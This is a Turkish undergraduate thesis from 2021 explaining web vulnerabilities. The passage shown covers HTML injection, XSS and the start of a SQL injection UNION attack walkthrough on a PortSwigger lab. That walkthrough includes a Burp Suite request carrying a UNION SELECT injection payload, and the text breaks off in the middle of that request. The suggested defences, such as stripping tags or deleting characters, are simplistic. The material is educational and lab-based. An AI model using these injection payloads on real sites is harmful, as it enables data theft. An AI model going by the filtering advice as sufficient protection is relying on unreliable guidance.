

**T.C.  
FIRAT ÜNİVERSİTESİ  
YAZILIM MÜHENDİSLİĞİ BÖLÜMÜ**

**WEB ZAFİYETLERİ**

**Mehmet Duhan Yıldızhan**

**MAYIS-2021**

**T.C.  
FIRAT ÜNİVERSİTESİ  
YAZILIM MÜHENDİSLİĞİ BÖLÜMÜ**

---

Başlığı: Web Zafiyetleri

Yazarı: Mehmet Duhan YILDIZHAN

Proje Danışmanı: Doç. Dr. Fatih ÖZYURT

Teslim Tarihi: 23.05.2021

---

## **BEYAN**

Fırat Üniversitesi Yazılım Mühendisliği Bölümü bitirme projesi yazım kurallarına uygun olarak hazırladığım “Bitirme Projesi Başlığı Her Kelimenin İlk Harfi Büyük Olarak Buraya Yazılmalıdır” Başlıklı proje dokümanımın içindeki bütün bilgilerin doğru olduğunu, bilgilerin üretilmesi ve sunulmasında bilimsel etik kurallarına uygun davranışımı, kullandığım bütün kaynakları atıf yaparak belirttiğimi, maddi ve manevi desteği olan tüm kurum/kuruluş ve kişileri belirttiğimi, burada sunduğum veri ve bilgileri unvan almak amacıyla daha önce hiçbir şekilde kullanmadığımı beyan ederim.

23.05.2021

Mehmet Duhan YILDIZHAN

## ÖNSÖZ

---

Gelişen web teknolojileri ile birlikte güvenlik zafiyetleri de aynı hızda artmaktadır. Bu sebepten ötürü firmalar hem firma adını ve kendi gizli bilgilerini korumak için hem de kullanıcılarının güvenliğini sağlamak için Siber Güvenlik alanına yatırımlar yapmaktadır. Siber Güvenlik alanında çalışan birisinin yaşadığı zorluklar ise web teknolojilerini bir geliştirici kadar iyi bilip aynı zamanda Siber Güvenlik yetkinliklerine hakim olması gerekmektedir.

Öncelikle bitirme projemde bana fikir ve önerileriyle katkıda bulunan danışman hocam Sayın Doç. Dr. Fatih ÖZYURT ve bitirme projemde alıntı yaptığım kişilere teşekkürlerimi sunarım.

**Mehmet Duhan YILDIZHAN**

ELAZIĞ, 2021

# **Web Zafiyetleri**

## **iÇİNDEKİLER**

### **Özet**

### **GİRİŞ**

### **1-HTML INJECTION**

1.1-HTML Injection Nedir

1.2- HTML Injection Türleri

1.3- HTML Injection Nasıl Uygulanır

1.4- HTML Injection İle Ne Tür İşlemler Yapılabilir

1.5- HTML Injection Nasıl Engellenir

### **2-CROSS-SITE SCRIPTING(XSS)**

2.1-XSS Nedir

2.2-XSS Türleri

2.3-XSS Nasıl Uygulanır

2.4-XSS İle Ne Tür İşlemler Yapılabilir

2.5-XSS Nasıl Engellenir

### **3-SQL INJECTION**

3.1-SQL INJECTION Nedir

3.2-SQL INJECTION UNION ATTACK Nedir

3.3-SQL INJECTION UNION ATTACK Türleri

3.4-SQL INJECTION UNION ATTACK Nasıl Uygulanır

3.5-SQL INJECTION UNION ATTACK İle Ne Tür İşlemler Yapılabilir

3.6-SQL INJECTION UNION ATTACK Nasıl Engellenir

## **4-XML EXTERNAL ENTITY (XXE) INJECTION**

4.1-XXE Nedir

4.2-XXE Türleri

4.3-XXE Nasıl Uygulanır

4.4-XXE İle Ne Tür İşlemler Yapılabilir

4.5-XXE Nasıl Engellenir

## **5-SERVER-SIDE REQUEST FORGERY (SSRF)**

5.1-SSRF Nedir

5.2-SSRF Türleri

5.3-SSRF Nasıl Uygulanır

5.4-SSRF İle Ne Tür İşlemler Yapılabilir

5.5-SSRF Nasıl Engellenebilir

## **6-DIRECTORY TRAVERSAL**

6.1-Directory Traversal Nedir

6.2-Directory Traversal Türleri

6.3-Directory Traversal Nasıl Uygulanır

6.4-Directory Traversal İle Ne Tür İşlemler Yapılabilir

6.5-Directory Traversal Nasıl Engellenir

## **7-ACCESS CONTROL VULNERABILITIES**

7.1 ACCESS CONTROL VULNERABILITIES Nedir

7.2 ACCESS CONTROL VULNERABILITIES Türleri

7.3 ACCESS CONTROL VULNERABILITIES Nasıl Uygulanır

7.4 ACCESS CONTROL VULNERABILITIES İle Ne Tür İşlemler Yapılabilir

7.5 ACCESS CONTROL VULNERABILITIES Nasıl Engellenir

## **8-AUTHENTICATION**

8.1 AUTHENTICATION Nedir

8.2 AUTHENTICATION Türleri

8.3 AUTHENTICATION Nasıl Uygulanır

8.4 AUTHENTICATION İle Ne Tür İşlemler Yapılabilir

8.5 AUTHENTICATION Nasıl Engellenir

## **KAYNAKLAR**

# ÖZET

---

## Web Zafiyetleri

**Mehmet Duhan YILDIZHAN**

FIRAT ÜNİVERSİTESİ

Yazılım Mühendisliği Bölümü

---

Gelişen ve kullanımı hızla artan web uygulamaları ile birlikte bu uygulamaların zafiyetleri de hızla artmaktadır. Gerek firmaların firma adı ve gizli bilgileri gerekse kullanıcıların güvenliğini sağlamak gün geçtikçe önemli hale gelmektedir. Bu yazı siber güvenlik alanına giriş yapmak isteyen veya web uygulama geliştiricisi olan ancak web uygulama güvenliği hakkında bilgisi olmayan kişilerin daha güvenilir web uygulamaları yapabilmesi için hazırlanmıştır.

**Anahtar Kelimeler:** Siber güvenlik, Web uygulama, Zafiyet

# **GİRİŞ**

Günümüzde gelişen web teknolojileri ve pandemi nedeniyle birçok insan alışveriş ihtiyacını internet üzerinden sağlamaktadır. Gelişen teknoloji ve web kullanıcılarının artması ile birlikte siber güvenlik zafiyetlerinin de etkisi aynı orandan artmaktadır. Bu sebepten ötürü e-ticaret sitelerinin marka değerini koruması ve kullanıcılarını mağdur etmemek için güvenliklerini arttırmaları gerekmektedir. Bu yazında en çok kullanılan güvenlik zafiyetlerinin neler olduğu, nasıl kullanıldığı, etkilerinin neler olabileceği ve nasıl engelleneneceği anlatılmaktadır. Bu yazı siber güvenlik alanına yöneltmek isteyen kişiler için Türkçe bir kaynak yerine geçmekte aynı zamanda web geliştiricisi olan ve web zafiyetleri hakkında bilgisi olmayan kişilerin dikkat etmesi gereken yerleri göstermektedir.

## **1.1-HTML INJECTION NEDİR**

Html Injection web sitelerinde bilgi girilen herhangi bir form yapısı veya arama yapılan bir yapıya HTML tagleri ile kod blokları girilip sayfa yapısını ya da yazı şeklini değiştirme işlemidir.

## **1.2-HTML INJECTION TÜRLERİ**

**1-REFLECTED(GET)**

**2-REFLECTED(POST)**

**3-STORED**

**1-Reflected(GET) HTML Injection**

HTML Injection uygulanan sayfanın sadece o link'e tıklayan kişilerin etkilenebileceği zafiyet alanıdır. Enjekte edilen kodlar web sitesinde barınmaz ancak değiştirilen kodların olduğu sayfanın linki sosyal mühendislik ile başkalarına gönderildiğinde bu kişiler linke tıklar ise o sayfa da yapılan enjeksiyondan etkilenirler.

**2-Reflected(POST) HTML Injection**

Reflected(GET) ile aynı işleve sahiptir tek fark bilgilerin adres çubuğunda görünmemesidir.

**3-Stored**

Stored zafiyet türünde enjekte edilen kodlar web sitesinin içerisinde barınır ve web sitesine giren herkes bu kodlardan etkilenir.

## 1.3-HTML INJECTION NASIL UYGULANIR

Enter your first and last name:

First name:

Last name:

Welcome duhan yıldızhan

Şekil(1.1)

Şekil(1.1) tarzındaki bir form yapısına ad ve soy ad bilgileri girildiğinde Welcome yazısı ile birlikte girilen bilgiler gösterilmektedir.

Enter your first and last name:

First name:

Last name:

Şekil(1.2)

Şekil(1.2) deki form yapısına HTML tagleri ile bilgi girildiğine şekil(1.3) teki gibi bir çıktı oluşuyor ise web sitesinde HTML Injection zafiyeti vardır demektir.

Enter your first and last name:

First name:

Last name:

Go

Welcome

/ Duhan /

yıldızhan

Şekil(1.3)


Bu şekilde elde edilen HTML Injection zafiyet çeşidi reflected alanına girmektedir. Girilen bilgiler anlık görüntülenmektedir ve web sitesine kaydedilmemektedir. Başka kullanıcıların buradaki zafiyetten etkilenebilmeleri için sayfanın linki gönderilmesi gerekmektedir.

#	Owner	Date	Entry

Şekil(1.4)

Şekil(1.4) teki gibi bir yapı var ise burada Stored zafiyet çeşidi aranabilir çünkü girilen bilgiler web sitesine kaydedilmektedir.


Şekil(1.4) teki alana bilgi girildiğinde Şekil(1.5) teki gibi çıktı elde edilir.



#	Owner	Date	Entry
2	bee	2021-04-22 01:20:57	Duhan Yıldızhan

Şekil(1.5)


Şekil(1.5) te görüldüğü gibi girilen bilgiler kayıt edilmektedir.



#	Owner	Date	Entry

Şekil(1.6)

Şekil(1.4) deki yapıya Şekil(1.6) da ki gibi bilgiler HTML tagleri arasında girildiğinde çıktı



#	Owner	Date	Entry
3	bee	2021-04-22 01:24:22	/ Duhan /

Şekil(1.7)

Şekil(1.7)deki gibi oluyor ise Stored HTML Injection zafiyeti olduğu gözlemlenir.

## 1.4-HTML INJECTION İLE NE TÜR İŞLEMLER YAPILABİR

Girilen bilgilerin HTML kodları ile yapısı değiştirilerek sayfa görüntüsü kötü etkilenebilir ve kullanıcı açısından olumsuz sonuçlar ortaya çıkabilir. Kullanıcıya sahte bir form gönderilerek kullanıcının bilgileri çalınabilir. Web sitesinde pop-up çıkartılarak kullanıcıları rahatsız veya tedirgin edip web sitesine bir daha gelmemesi sağlanabilir.

## 1.5-HTML INJECTION NASIL ENGELLENİR

Web sitesi yapılrken back-end tarafında yapılacak belirli filtreler ile bu zafiyet engellenebilir. Örnek olarak girilen bilgilerde (<,>,/,h,vb..) tarzında karakterler girildiğinde bu karakterler silinir ise HTML Injection zafiyeti engellenmiş olunur.

## 2.1-XSS Nedir

Cross-Site Scripting(XSS), yazılımcının kullanıcıdan aldığı girdileri gerekli HTML ve JavaScript filtrelerinden geçirmediği takdirde oluşan zafiyet çeşididir. Girdiler belirli filtrelerden geçmediği takdirde saldırga kişiler web sitesinde girdi yapılabilecek kısımlara JavaScript kodları

yazarak web sitesine zararlı kod enjekte edip kullanıcıları etkileyebilir veya sitenin akışını değiştirebilir.

## **2.2-XSS Türleri**

1-REFLECTED XSS

2-STORED XSS

1-Reflected XSS

XSS uygulanan sayfanın sadece o link'e tıklayan kişilerin etkilenebileceği zafiyet alanıdır. Enjekte edilen kodlar web sitesinde barınmaz ancak değiştirilen kodların olduğu sayfanın linki sosyal mühendislik ile başkalarına gönderildiğinde bu kişiler linke tıklar ise o sayfa da yapılan enjeksiyondan etkilenirler.

2-Stored XSS

Stored zafiyet türünde enjekte edilen XSS kodları web sitesinin içerisinde barınır ve web sitesine giren herkes bu kodlardan etkilenir.

## **2.3-XSS Nasıl Uygulanır**

Enter your first and last name:

First name:

Last name:

Go

Welcome Duhan Yıldızhan

Şekil(2.1)

Şekil(2.1) tarzındaki bir form yapısına ad ve soy ad bilgileri girildiğinde Welcome yazısı ile birlikte girilen bilgiler gösterilmektedir.

Enter your first and last name:


First name:

Last name:


Go

Şekil(2.2)

Şekil(2.2) deki form yapısına Script kodları yazıldığında şekil(2.3) teki gibi bir çıktı elde edilir ise web sitesinde XSS zafiyeti olduğu söylenebilir.




Örnekte gösterilen form yapısı girilen bilgileri web sitesine kayıt etmemektedir. Anlık olarak kullanıcıya göstermektedir. Bu sebep ile buradaki zafiyet çeşidi Reflected XSS dir. Burada enjekte edilen kodlardan başka kullanıcıların etkilenmesi için web sitesinin linki kopyalanıp kullanıcılaraya gönderilmelidir.



sekil(2.4)

Şekil(2.4) teki gibi bir yapı var ise burada Stored zafiyet çeşidi aranabilir çünkü girilen bilgiler web sitesine kaydedilmektedir.

Şekil(2.4) teki alana bilgi girildiğinde Şekil(2.5) teki gibi çıktı elde edilir.




#	Owner	Date	Entry
2	bee	2021-04-22 01:20:57	Duhan Yıldızhan

Submit Add:  Show all:  Delete:  Your entry was added to our blog!

Şekil(2.5)

Şekil(2.5) te görüldüğü gibi girilen bilgiler kayıt edilmektedir.




#	Owner	Date	Entry

Submit Add:  Show all:  Delete:  All your entries were deleted!

Şekil(2.6)

Şekil(2.4) deki yapıya Şekil(2.6) da ki gibi bilgiler Script tagleri arasında girildiğinde çıktı



Şekil(2.7)

Şekil(2.7)deki gibi oluyor ise Stored XSS zafiyeti olduğu gözlemlenir.

## 2.4-XSS İle Ne Tür İşlemler Yapılabilir

Enjekte edilen kodlar ile kullanıcıya Pop-Up lar çıkartılabilir, çıkartılan Pop-Up ların içerisinde kullanıcı giriş formları gösterilerek kullanıcı bilgileri çalınabilir, çıkartılan Pop-Uplar da Şekil(2.7) deki gibi yazılar gösterilerek kullanıcının web sitesine olan güveni zedelenebilir ve kullanıcı web sitesine bir daha uğramayabilir. Netcat tarzı yazılımlar ile kullanıcılar dinlenebilir veya kullanıcının tarayıcısı ele geçirilebilir.

## 2.5-XSS Nasıl Engellenir

XSS saldırılarından korunmak için alınabilecek en basit önlem Back-end tarafında filtreleme yapmaktır. PHP dili ele alınacak olursa strip\_tags fonksiyonu kullanılarak JavaScript ve HTML etiketleri filtrelenebilir. Bu sayede kişi Script tagleri ile bilgi girdiğinde bu bilgiler silinecektir.

### **3.1-SQL INJECTION Nedir**

SQL(Structured Query Language), veri tabanlarından veri seçme,silme,ekleme ve güncelleme işlemleri yapabilmek için kullanılan yapısal bir sorgulama dilidir.SQL Injection kullanıcıların web uygulamalarında SQL sorguları çalıştırarak sıradan kullanıcıların erişemeyeceği verilere ulaşabilmesi sonucu ortaya çıkan bir zafiyet türündür.

### **3.2-SQL INJECTION UNION ATTACK Nedir**

SQL enjeksiyon UNION saldırıları bir uygulama SQL enjeksiyonuna karşı savunmasız olduğunda ve sorgunun sonuçları uygulamanın yanıtları içinde döndürüldüğünde, UNION anahtar sözcüğü veri tabanındaki diğer tablolardan veri almak için kullanılabilir. Bu, bir SQL enjeksiyon UNION saldırısıyla sonuçlanır. UNION anahtar sözcüğü, bir veya daha fazla ek SELECT sorgusu yürütmenize ve sonuçları orijinal sorguya eklemenize izin verir. UNION anahtar sözcüğü ile birden fazla ek SELECT sorgusu çalıştırılabilir. UNION saldırının yapılması için 2 şartın sağlanması gereklidir. 1.şart sorgular aynı sayıda sütun döndürmeli,2.şart her sütundaki veri türleri tek tek sorgular arasında uyumlu olmalıdır. UNION saldırıları gerçekleştirilmeden önce orijinal sorguda kaç adet sütun dönüyor ve bu dönen sütunları veri tiplerinin ne tür olduklarının bulunması gereklidir.

### **3.3-SQL INJECTION UNION ATTACK Türleri**

1-SQL injection UNION attack, determining the number of columns returned by the query(SQL enjeksiyonu UNION saldırısı, sorgu tarafından döndürülen sütun sayısını belirleme)

2-SQL injection UNION attack, finding a column containing text(SQL enjeksiyonu UNION saldırısı, metin içeren bir sütun bulma)


3-SQL injection UNION attack, retrieving data from other tables(SQL Injection UNION saldırısı, diğer tablolardan veri alma)

## 3.4-SQL INJECTION UNION ATTACK Nasıl Uygulanır

1-SQL injection UNION attack, determining the number of columns returned by the query


Girilen web sayfasındaki sütun sayısını bulmak.

### SQL injection



Şekil(3.1)

PortSwigger web sitesinden Şekil(3.1)'deki laboratuvara giriş yapılır ve Şekil(3.2)'deki sayfaya ulaşılır.



Şekil(3.2)

Request

```
GET /filter?category=Pets' +UNION+SELECT+NULL--* HTTP/1.1
Host: acdf131f7ddcd80874c95007800ca.web-security-academy.net
Cookie: session=F7juF0D881U39vVExwdeX1ViAe217
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acdf131f7ddcd80874c95007800ca.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

```

Response

WebSecurity Academy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved

Back to lab home Back to lab description >

WE LIKE TO SHOP

Pets

Refine your search: All Food & Drink Lifestyle Pets Tech gifts Toys & Games

Fur Babies	\$53.21	<a href="#">View details</a>
Giant Grasshopper	\$20.28	<a href="#">View details</a>
Babbage Web Spray	\$12.65	<a href="#">View details</a>
More Than Just Birdsong	\$99.96	<a href="#">View details</a>

0 matches

4.638 bytes | 226 millis

Şekil(3.3)

Giriş yapılan laboratuvar şekil(3.3)teki gibi BurpSuite uygulanmasında açılır.

GET /filter?category=Pets' +UNION+SELECT+NULL--\* HTTP/1.1

Şekil(3.4)

Şekil(3.3) teki Get /filter satırı şekil(3.4)teki gibi değiştirilir ve send tuşuna basılır.

Request

```
GET /filter?category=Pets' +UNION+SELECT+NULL--* HTTP/1.1
Host: acdf131f7ddcd80874c95007800ca.web-security-academy.net
Cookie: session=F7juF0D881U39vVExwdeX1ViAe217
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
